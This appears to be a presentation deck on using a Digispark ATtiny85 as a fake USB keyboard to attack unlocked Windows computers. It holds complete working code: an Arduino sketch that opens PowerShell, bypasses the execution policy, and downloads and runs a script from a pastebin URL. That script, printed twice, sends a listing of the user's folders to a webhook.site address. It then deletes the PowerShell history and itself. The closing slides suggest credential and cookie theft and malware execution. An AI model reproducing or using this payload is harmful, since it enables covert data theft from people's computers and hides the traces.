


HACKING WITH DIGISPARK

Tiny but mighty!

Presented by: Lucas Lalumière



INTRODUCTION

In today's presentation, we'll be covering how you can hack hardware devices in seconds using the power of external hardware.



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attiny85?

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That's a wrap!






01

WHAT IS IT

What is a Digispark attiny85?

Digispark attiny85




It is a **compact, affordable microcontroller** used for projects requiring minimal hardware and simple functionality.

Key features:

- IT'S TINY
- Built-in USB Support
- LED Indicators

And the most important thing: it can pretend to be a keyboard!



```
#define KEY_DOWN 0x51 // Keyboard Down Arrow
#define KEY_ENTER 0x28 //Return/Enter Key

void setup() {
  pinMode(1, OUTPUT); //LED on Model A

  // Wait for the Windows key to open the Start menu
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(200); //use 200 to be safe
}
```

02

TREE OF LIFE?

The brains of the project!

```
1 #include "DigiKeyboard.h"
2 #define KEY_DOWN 0x51 // Keyboard Down Arrow
3 #define KEY_ENTER 0x28 //Return/Enter Key
4
5 void setup() {
6
7     pinMode(1, OUTPUT); //LED on Model A
8
9     // Wait for the Windows key to open the Start menu
10    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
11    DigiKeyboard.delay(200); //use 200 to be safe
12
13
14    // Type "powershell" and press Enter
15    DigiKeyboard.print("powershell");
16    DigiKeyboard.sendKeyStroke(KEY_ENTER);
17    DigiKeyboard.delay(1000); //2000
18
19    //Fast script
20    DigiKeyboard.println("Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass;iwr \"https://pastebin.com/raw/UNQVvTVt\" -OutFile f.ps1;.\f.ps1;exit");
21
22    DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_ALT_LEFT); //Minimize
23    DigiKeyboard.sendKeyStroke(KEY_N);
24    digitalWrite(1, HIGH); //turn on led when program finishes
25    DigiKeyboard.delay(90000);
26    digitalWrite(1, LOW);
27    DigiKeyboard.delay(5000);
28 }
29
30 void loop() {
31     // Do nothing in the loop
32 }
```



**Untitled**

SHLUCUS

DEC 7TH, 2024

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10 MIN


[ADD COMMENT](#)[SHARE](#)[TWEET](#)PowerShell 0.39 KB | Cybersecurity | [+1](#) 0 [-1](#) 0[copy](#) [raw](#) [download](#) [clone](#) [embed](#) [print](#) [edit](#) [delete](#)

```
1.  
2. $s=[Environment]::GetFolderPath('UserProfile');$f=[IO.Path]::GetTempFileName();function t($p,$i='',,$n=0){if($n-ge4){return};gci $p -dir|%  
{$_|--$_.Name"}|ac $f;t $_.FullName "$i " ($n+1)};$s|ac $f;t $s;iwr 'https://webhook.site/7b7afab9-ff69-4077-9121-48fcdaad26c' -Method  
Post -Body (gc $f -Raw) -ContentType 'text/plain';rm $f;rm (Get-PSReadLineOption).HistorySavePath -Force;rm f.ps1;exit  
3.
```

RAW Paste Data

```
$s=[Environment]::GetFolderPath('UserProfile');$f=[IO.Path]::GetTempFileName();function t($p,$i='',,$n=0){if($n-ge4){return};gci $p -  
dir|%{$_|--$_.Name"}|ac $f;t $_.FullName "$i " ($n+1)};$s|ac $f;t $s;iwr 'https://webhook.site/7b7afab9-ff69-4077-9121-  
48fcdaad26c' -Method Post -Body (gc $f -Raw) -ContentType 'text/plain';rm $f;rm (Get-PSReadLineOption).HistorySavePath -Force;rm  
f.ps1;exit
```

```
1  # Get the user's home directory and create a temporary file
2  $userProfilePath = [Environment]::GetFolderPath('UserProfile')
3  $tempFilePath = [IO.Path]::GetTempFileName()
4
5  # Function to traverse directories (up to 4 levels deep)
6  function TraverseDirectory($path, $indent = '', $depth = 0) {
7      if ($depth -ge 4) { return } # Limit recursion depth
8      Get-ChildItem $path -Directory | ForEach-Object {
9          "$indent|--$(_.Name)" | Add-Content $tempFilePath # Write directory name
10         TraverseDirectory $_.FullName "$indent " ($depth + 1) # Recurse for subdirs
11     }
12 }
13
14 # Save the user profile directory to the temp file and start traversal
15 $userProfilePath | Add-Content $tempFilePath
16 TraverseDirectory $userProfilePath
17
18 # Send the collected data to a webhook
19 Invoke-WebRequest -Uri 'https://webhook.site/7b7afab9-ff69-4077-9121-48fc4aad26c' ` 
20     -Method Post -Body (Get-Content $tempFilePath -Raw) -ContentType 'text/plain'
21
22 # Clean up: remove temporary file, history, and the script itself
23 Remove-Item $tempFilePath
24 Remove-Item (Get-PSReadLineOption).HistorySavePath -Force
25 Remove-Item f.ps1
26 exit
27
```




03

How It Works

How we can hack with it?

ORDER OF EXECUTION



PLUG

Plug the Digispark to
the target device.

**OPEN
TERMINAL**

Opens powershell
using [Windows + R]

FETCH SCRIPT


Fetch the script from
Pastebin URL.

“RUN”

Run *TreeOfLife* script
and run away.

Upload

Script results sent to
WebHook





Conditions



- Target must be **connected to Wi-Fi**.
- Device must be **open and unlocked**.
- **Slower** the computer, **bigger** the risk.
- Must be in **physical contact** with device.





+ DEMO +

IS IT LEGAL?



05 POSSIBILITIES



Data Mining

Steal search histories, browser cookies, clipboard content, or files containing sensitive information.



Credential Theft

Stealing account passwords, Wi-Fi passwords, or saved credentials from web browsers and password managers.



Malware Execution

Can run scripts to download and execute malware, ransomware, or backdoor programs to compromise systems.

THANKS!

DOES ANYONE HAVE ANY QUESTIONS?

